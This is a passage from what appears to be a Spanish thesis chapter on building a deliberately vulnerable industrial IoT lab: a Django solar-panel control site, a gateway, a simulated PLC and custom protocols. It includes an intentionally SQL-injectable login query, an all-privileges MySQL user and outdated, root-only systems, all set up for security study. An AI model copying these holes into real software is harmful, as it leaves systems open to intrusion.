Destacar que uno de los principales resultados de esta implementación, es decir, el código que ejecuta cada uno de los componentes de la infraestructura, se puede encontrar en mi GitHub [24] [22] [23].

7.1 Sprint 1

En la reunión que se produjo al inicio de este *sprint* con los *Product Owners*, tomando como base la lista de trabajos que se expuso en el capítulo de planificación [3.4], se ha confeccionado la siguiente lista de tareas:

Nº	**Tarea**	**Duración**
1	Desarrollo del servicio web basado en Django	6 días
2	Instalación y configuración de una máquina virtual con GNU/Linux para el servicio web	1 día
3	Implementación de un protocolo de aplicación propio para la conexión entre servidor web y Gateway IoT	3 días

Cuadro 7.1: *Sprint Backlog 1*: Lista de tareas a desarrollar durante el primer *sprint*

7.1.1 Desarrollo del servicio web basado en Django

En primer lugar, hemos desarrollado un **servicio web basado en Django** 3.2.13 [21], un *framework* web de código abierto escrito en Python que permite crear aplicaciones web de forma rápida, sencilla y segura. Este servicio web cuenta con una pantalla de inicio de sesión y un monitor de control del sistema de placas solares con las siguientes funciones: ver la energía en generación en tiempo real; ver y modificar el estado del sistema (encendido o apagado); y ver y modificar el ángulo de inclinación

de las placas solares sobre la superficie que están instaladas. También permite cerrar sesión cuando tenemos una sesión iniciada.

Para gestionar la autenticación de los usuarios, **este servicio está conectado con una base de datos MySQL** mediante *MySQL Connector* [52], el conector oficial de MySQL para Python. Como uno de los requisitos de este servicio es que tuviese algún tipo de vulnerabilidad para su posterior análisis y explotación, se ha optado porque a la hora de realizar la autenticación de los usuarios con la base de datos no se validen los campos introducidos. De esta manera, si en vez de un usuario y una contraseña, introducimos código SQL, podemos alterar la sentencia que se ejecuta sobre la base de datos. La consulta que ejecuta el servicio contra la base de datos es la siguiente:

```
sql = "SELECT 1 FROM users WHERE user='%s' AND pass='%s'" % (user,
    hashlib.sha256(password.encode('utf-8')).hexdigest())
```

Este servicio genera las cookies de sesión utilizando un identificador único que genera con el paquete *uuid* y las gestiona apoyándose en la base de datos. Para la conexión con el Gateway IoT utiliza *sockets* TCP.

7.1.2 Puesta en marcha del sistema virtualizado para el servicio web

A continuación, dado que no se dispone de un ordenador físico que destinar únicamente para este propósito, se va a emplear un **servicio virtualizado**. En este sentido, vamos a utilizar **Oracle VM VirtualBox** [80], uno de los software de virtualización gratuitos más utilizados y de los que más opciones dispone. Se ha conectado la máquina tanto a la red interna IoT como a Internet.

En cuanto a qué sistema operativo elegir, uno de los requisitos de la fase de análisis era que fuese GNU/Linux, dado que es lo más habitual en servidores web. De todo el abanico de distribuciones de GNU/Linux que hay en el mercado se ha optado por utilizar **Ubuntu Server**, porque es una de las distribuciones más utilizada en servidores y su instalación y configuración es muy sencilla.

Como uno de los requisitos es que el sistema cuente con alguna vulnerabilidad que nos sea de utilidad para su posterior análisis y explotación, se ha optado por instalar una versión de **Ubuntu Server 18.04 LTS** del año 2018 que contiene algunas vulnerabilidades conocidas [78]. Esto representa muy bien el hecho de que, aunque la versión más actualizada de Ubuntu Server ya parchea estas vulnerabilidades, todavía hay multitud de empresas con servidores corriendo versiones desactualizadas de distribuciones de GNU/Linux (hay muchas que utilizan versiones mucho más desactualizadas que la utilizada en este caso).

7.1.3 Implementación de un protocolo de aplicación propio para la conexión entre servidor web y Gateway IoT

Uno de los requisitos que establecieron en el apartado de análisis es que la conexión entre Gateway IoT se realice mediante un **protocolo de aplicación propio**. Posteriormente, en el apartado de diseño ya se estableció como debería ser la estructura y funcionamiento de este protocolo.

La implementación se ha realizado utilizando ***scapy*** [64], un módulo de Python para manipulación de paquetes. La clase que define el protocolo es la siguiente:

```
class propProto(Packet):
    name = "Protocolo propio para la comunicación entre servidor
       web y Gateway IoT"
    fields_desc = [
         BitField(name="type", default=0, size=1),
         BitField(name="action", default=0, size=6),
         BitField(name="error", default=0, size=1),
         StrField(name="content", default="")
    ]
```

Para el envío y recepción de los paquetes se utilizan sockets convencionales.

7.2 Sprint 2

En la reunión de inicio de este *sprint* con los *Product Owners*, tomando como base la lista de trabajos que se expuso en el capítulo de planificación [3.4], se ha confeccionado la siguiente lista de tareas:

Nº	Tarea	Duración
4	Puesta en marcha la base de datos MySQL asociada al servicio web	1 día
5	Desarrollo del script que limpia de la base de datos las cookies de sesión caducadas	1 día
6	Despliegue del servicio web mediante Apache	2 días
7	Desarrollo de un programa que caracterice el comportamiento de un Gateway IoT real	2 días
8	Instalación y configuración de una máquina virtual con GNU/Linux para el Gateway IoT	1 día
9	Diseño de un protocolo de aplicación y transporte que caractericen el funcionamiento de protocolos industriales reales	3 días

Cuadro 7.2: *Sprint Backlog 2*: Lista de tareas a desarrollar durante el segundo *sprint*

7.2.1 Puesta en marcha de MySQL para el servicio web

Otro de los requisitos que debe cumplir el servidor web es que **el Sistema Gestor de Bases de Datos (SGBD) sea MySQL**. En este sentido, hemos instalado en nuestra máquina la versión 5.7.38 de MySQL, la más reciente en el momento en que se desarrolla este trabajo.

En primer lugar, respecto a la política de usuarios del SGBD, el que utilizará el servicio web para conectarse con la base de datos será 'servWeb'@'localhost'. Para simular un escenario habitual en algunos servicios web y que es muy peligroso a nivel de seguridad, daremos a este usuario todos los privilegios para todas las bases de datos. De igual manera, este usuario tendrá privilegios sobre el directorio directorio donde se encuentran los archivos del servidor (/var/www). Estas malas prácticas a la hora de configurar MySQL nos darán muchas posibilidades en el posterior análisis y explotación de vulnerabilidades.

El servicio web se conecta al SGBD utilizando la base de datos *servWeb*, creada específicamente para este fin. Si tenemos en cuenta lo descrito en el capítulo de diseño, debemos crear dos tablas: *users*, que contiene las credenciales de acceso de los usuarios; y *cookies*, que contiene las cookies de sesión de los usuarios. Para ello, se han utilizado las siguientes sentencias:

```
CREATE DATABASE 'servWeb';
USE 'servWeb';

CREATE TABLE `cookies` (
  'ID' varchar(100) NOT NULL,
  'user' varchar(25) NOT NULL,
  'exp_tstamp' int(11) NOT NULL CHECK ('exp_tstamp' > 0),
  PRIMARY KEY ('ID')
);

CREATE TABLE 'users' (
  'user' varchar(25) NOT NULL,
  'pass' varchar(64) NOT NULL,
  PRIMARY KEY ('user')
);
```

Por último, hemos añadido un usuario para acceder al servicio web con nombre de usuario *user* y contraseña *password*.

7.2.2 Desarrollo del script que limpia de la base de datos las cookies de sesión caducadas

Otro de los requisitos del servicio web es que fuese capaz de **eliminar las cookies caducadas de la base de datos** una vez al mes. Se ha decidido que esto ocurra todos los días 1 de cada mes a las 00h. Para ello se ha utilizado el módulo de Python *apsheduler* [14].

Para el borrado de las cookies caducadas se abre una conexión con la base de datos utilizando *MySQL connector*[52] y se ejecuta la siguiente sentencia:

```
DELETE FROM cookies WHERE exp_tstamp<UNIX_TIMESTAMP(NOW());
```

Para que este *script* se ejecute al inicio del sistema y siempre esté corriendo en segundo plano hemos creado un servicio de *Systemd*. Este servicio se encuentra en la siguiente ruta *(/etc/systemd/system/clearCookies.service)* y el contenido del fichero es el siguiente:

```
[Unit]
Description = Automatic session cookie remover
After = mysql.service

[Service]
WorkingDirectory = /home/server/
```

```
User = server
ExecStart = /usr/bin/python3.7 /home/server/clearCookies.py

[Install]
WantedBy=multi-user.target
```

7.2.3 Despliegue del servicio web mediante Apache

Una de las peculiaridades de Django es que cuando se pone en producción no sirve archivos estáticos, por lo que se necesita combinarlo con otro servidor web para poder proporcionar este tipo de archivos. En este caso, se ha optado por utilizar **Apache** 2.4.29 [13], un servidor web HTTP de código abierto y uso muy extendido.

Para el funcionamiento de Apache con Django, en primer lugar, debemos instalar el módulo *mod_wsgi* [51], que permite a Apache desplegar cualquier aplicación web basada en Python que soporte la especificación WSGI. A continuación, deberemos decidir en que directorio vamos a guardar los ficheros del servicio web, en este caso */var/www* y configuraremos un entorno virtual de Python. Para realizar todas estas configuraciones se han seguido los siguientes tutoriales: [26] [39] [55].

El fichero de configuración de Apache *(/etc/apache2/sites-available/000-default.conf)* se ha configurado de la siguiente manera:

```
<VirtualHost *:8443>
    ErrorLog /var/www/logs/error.log
    CustomLog /var/www/logs/access.log combine

    alias /static /var/www/static
    <Directory /var/www/static>
        Require all granted
    </Directory>

    <Directory /var/www/src/servWeb>
        <Files wsgi.py>
            Require all granted
        </Files>
    </Directory>

    WSGIDaemonProcess servWeb python-home=/var/www/venv python-path
       =/var/www/src/
    WSGIProcessGroup servWeb
    WSGIScriptAlias / /var/www/src/servWeb/wsgi.py

    SSLEngine on
```

```
    SSLCertificateFile    /etc/ssl/certs/apache-selfsigned.crt
    SSLCertificateKeyFile /etc/ssl/private/apache-selfsigned.key

    <FilesMatch "\.(cgi|shtml|phtml|php)$">
        SSLOptions +StdEnvVars
    </FilesMatch>

    <Directory /usr/lib/cgi-bin>
        SSLOptions +StdEnvVars
    </Directory>
</VirtualHost>
```

Como se puede observar, se ha optado por exponer el servicio en el puerto 8443 y se ha activado el motor SSL para que la conexión vaya encriptada, que era uno de los requisitos del servicio web.

El certificado utilizado es autofirmado, dado que para nuestra prueba de concepto no se ha considerado necesario comprar un certificado. El único inconveniente es que cada vez que entremos en la web aparecerá por pantalla una advertencia que nos indica que nuestra conexión no es segura y nos pregunta si deseamos continuar.

7.2.4 Desarrollo de la caracterización del comportamiento de un Gateway IoT real

La caracterización del comportamiento de un Gateway IoT real se ha realizado con un programa escrito en Python que abre un socket y lo pone a escuchar en el puerto 5555 esperando a recibir paquetes del servicio web. Cuando **recibe un paquete del servicio web mediante protocolo propietario**, evalua a que opción corresponde, **llama al driver del PLC ejecutando un comando del sistema** y lee su salida.

Por tanto, primero convierte la petición IT del servidor web a protocolo OT gracias al driver y, después, recibe la respuesta OT y la vuelve a convertir a protocolo IT para que la entienda el servidor web.

7.2.5 Instalación y configuración del sistema virtualizado para el Gateway IoT

Como en el caso del servicio web, vamos a emplear un **sistema virtualizado bajo Oracle VM VirtualBox**, uno de los software de virtualización gratuitos más utilizados. Esta máquina sólo estará conectada a la red interna IoT.

Para caracterizar lo mejor posible un Gateway IoT real, el sistema operativo que va a correr sobre el sistema virtualizado debe ser una **distribución ligera de GNU/Linux**. En este caso se ha optado por utilizar **Arch Linux** [15] en su última versión dado que se trata de una distribución muy flexible y ligera.

Por último, con el objetivo de simplificar y como ocurre en muchos sistemas embebidos, el sistema solo tendrá usuario *root*. El hecho de tener solo el usuario root tiene unas implicaciones en términos

de seguridad que nos serán útiles para nuestro análisis y explotación de vulnerabilidades.

7.2.6 Diseño de un protocolo de aplicación y transporte que caracteri-cen el funcionamiento de protocolos industriales reales

Uno de los requisitos que se especificaron en el apartado de análisis es que la conexión entre Gateway IoT y PLC industrial se realizase mediante una **caracterización de un protocolo industrial**. Para ello, en el apartado de diseño se describió el funcionamiento básico tanto de un protocolo de aplicación como de uno de transporte industrial y se indicó cómo se había adaptado a este caso.

Dado que el driver es el encargado de realizar la conexión esta escrito en C, se han implementado ambos protocolos utilizando los siguientes dos *structs*:

```
struct ind_ap
{
    unsigned int type: 1;
    unsigned int option: 2;
    unsigned int err: 1;
    unsigned int mem_addr: 20;
    unsigned int value: 10;
}
```

```
struct ind_tp
{
    unsigned int ID_proto: 3;
    char ID_source[5];
    char ID_dest[5];
    unsigned int tpdu_type: 1;
    struct ind_ap ap_proto;
}
```

Como en el caso del servicio web, para el envío y recepción de los paquetes se utilizan sockets convencionales.

7.3 Sprint 3

En la reunión de inicio de este *sprint* con los *Product Owners*, tomando como base la lista de trabajos que se expuso en el capítulo de planificación [3.4], se ha confeccionado la siguiente lista de tareas:

Nº	Tarea	Duración
10	Desarrollo de un programa que caracterice el funcionamiento de un driver de un PLC industrial real	2 días
11	Desarrollo de un conjunto de funciones que caractericen el comportamiento de un sistema de placas solares real	2 días
12	Desarrollo de un programa que caracterice el comportamiento de un PLC industrial que controla un sistema de placas solares	2 días
13	Desarrollo de un script que cambie el ángulo de inclinación del conjunto de placas solares al más óptimo según el mes de año	1 día
14	Instalación y configuración de una máquina virtual con GNU/Linux para el PLC-Sim	1 día
15	Conexión entre los tres componentes y batería de pruebas	2 días

Cuadro 7.3: *Sprint Backlog 3*: Lista de tareas a desarrollar durante el tercer *sprint*

7.3.1 Desarrollo de un programa que caracterice el funcionamiento de un driver de un PLC industrial real

Otro de los requisitos del apartado de diseño es que el Gateway IoT cuente con un **driver que le permita controlar el PLC-Sim**. Para ello, siguiendo lo que establecimos en el apartado de diseño, se ha creado una caracterización con un programa escrito en C. Se ha optado por utilizar este lenguaje de programación dado que no es interpretado (es extraño que una compañia entregue al usuario el código fuente del driver).

Cuando le invocamos fabrica los paquetes en protocolo industrial correspondiente y los envía para, posteriormente, quedarse a esperar respuesta. Finalmente muestra como interpreta la respuesta del PLC por pantalla.

7.3.2 Desarrollo de un conjunto de funciones que caractericen el comportamiento de un sistema de placas solares real

Como el caso de uso en el que vamos a realizar nuestro estudio es un sistema de placas solares, se decidió establecer como requisito en el apartado de análisis la necesidad de desarrollar un conjunto de funciones que fuesen capaces de simular de forma sencilla su funcionamiento.

Esta simulación se basa en información sobre las horas de puesta/salida del sol y ángulos óptimos de inclinación de las placas por mes del año para obtener unos datos más o menos reales. En este caso, la energía máxima que se puede generar con el ángulo óptimo y a la mejor hora de sol del día es de 500 W. Evidentemente, la energía que se genera por la noche o si apagamos el sistema es 0 W.

Dado que el objetivo es realizar un estudio de vulnerabilidades y no caracterizar el funcionamiento de un conjunto de placas solares de forma muy precisa, conseguir una gran exactitud es algo que se encuentra fuera del alcance de este trabajo.

7.3.3 Desarrollo de un programa que caracterice el funcionamiento de un PLC industrial que controla un sistema de placas solares

La caracterización del comportamiento de un PLC industrial real se ha realizado con un programa escrito en C que abre un socket y lo pone a escuchar en el puerto 102 esperando a recibir paquetes del Gateway IoT. Se ha elegido este número de puerto para montar un escenario lo más real posible, dado que es el que utilizan los PLC de marca Siemens.

Cuando **recibe un paquete** del Gateway IoT mediante protocolo industrial, **evalua a que opción corresponde** y **llama a una de las funciones** que caracterizan el funcionamiento de un sistema de placas solares reales.

7.3.4 Desarrollo de un script que cambie el ángulo de inclinación del conjunto de placas solares al más óptimo por mes del año

Otro requisito del PLC industrial es que fuese capaz de **cambiar el ángulo de inclinación de las placas al más óptimo cada mes del año** para, de esta manera, lograr la máxima eficiencia. Para ello se ha utilizado el módulo de Python *apsheduler* [14] configurado para, cada día 1 a las 00h, leer la

salida de la función que devuelve el ángulo óptimo y utilizarla para llamar a la función que modifica el ángulo de inclinación de las placas.

Para que este script de Python arranque con el sistema y siempre corra en segundo plano se ha creado un servicio de *Systemd*. Este servicio se encuentra en la siguiente ruta *(/etc/systemd/system/updateAngle.service)* y el contenido del fichero es el siguiente:

```
[Unit]
Description = Autoupdate angle

[Service]
ExecStart = python updateAngle.py
WorkingDirectory = /root

[Install]
WantedBy=multi-user.target
```

7.3.5 Puesta en marcha de una máquina virtual con GNU/Linux para el PLC Industrial

Al igual que en los dos sistemas virtualizados anteriores, se va a **montar una máquina sobre el software Oracle VM VirtualBox**. Esta máquina sólo esta conectada con la red interna IoT.

En cuanto al sistema operativo que va a correr, hemos optado de nuevo por Arch Linux por su flexibilidad y ligereza. Con el objetivo de simplificar y como ocurre en muchos sistemas de este tipo, solo se dispondrá de usuario root. De nuevo, el hecho de tener solo el usuario root tiene unas implicaciones en términos de seguridad que nos serán útiles para nuestro análisis y explotación de vulnerabilidades.

7.3.6 Conexión entre los tres componentes y batería de pruebas

Una vez que se han puesto en marcha las tres máquinas, es necesario arrancar todas para **comprobar si se comunican correctamente** entre ellas. Para ello, en primer lugar, dado que tenemos la máquina del servicio web con una tarjeta de red conectada en modo adaptador puente, buscamos que ip tiene asignada y probamos a entrar desde nuestro ordenador utilizando https y bajo el puerto 8443.

Como vemos que funciona, a continuación deberemos probar que podemos operar todas las opciones como apagar o encender el sistema, cambiar la inclinación de las placas, etc. También debemos ver una cantidad de energía en generación en tiempo real que sea coherente con el momento del día en el que estamos.

Por último, infiltraremos una máquina dentro de nuestra red interna y, utilizando el modo promiscuo de la tarjeta de red, observaremos el tráfico utilizando *Wireshark* [84]. De esta manera probamos a realizar acciones y vemos como están compuestos cada uno de los paquetes que se envían entre dispositivos (ver figura 7.1. Hay que tener en cuenta que los datos en bruto están en hexadecimal.



Figura 7.1: Tráfico de la red interna del sistema IIoT caracterizado utilizando Wireshark

7.4 Resultado

El resultado de esta implementación del escenario de la prueba de concepto son tres máquinas virtuales puestas en marcha sobre Oracle VM VirtualBox: el servidor web, el gateway IoT y el PLC-Sim (ver figura 7.2).



Figura 7.2: Administrador de máquinas virtuales de Oracle VM VirtualBox

El servidor web es una máquina virtual que corre Ubuntu Server (ver figura 7.3) y aloja un servicio web para la monitorización y control remoto de la instalación (ver figuras 7.4 y 7.5).



Figura 7.3: Máquina virtual del servidor web



Figura 7.4: Pantalla de inicio de sesión del servicio web



Figura 7.5: Vista general del monitor de control de la infraestructura

El gateway IoT y el PLC-Sim son dos máquinas virtuales que corren Arch Linux y alojan los servicios mencionados en las secciones anteriores (ver figuras 7.6 y 7.7).

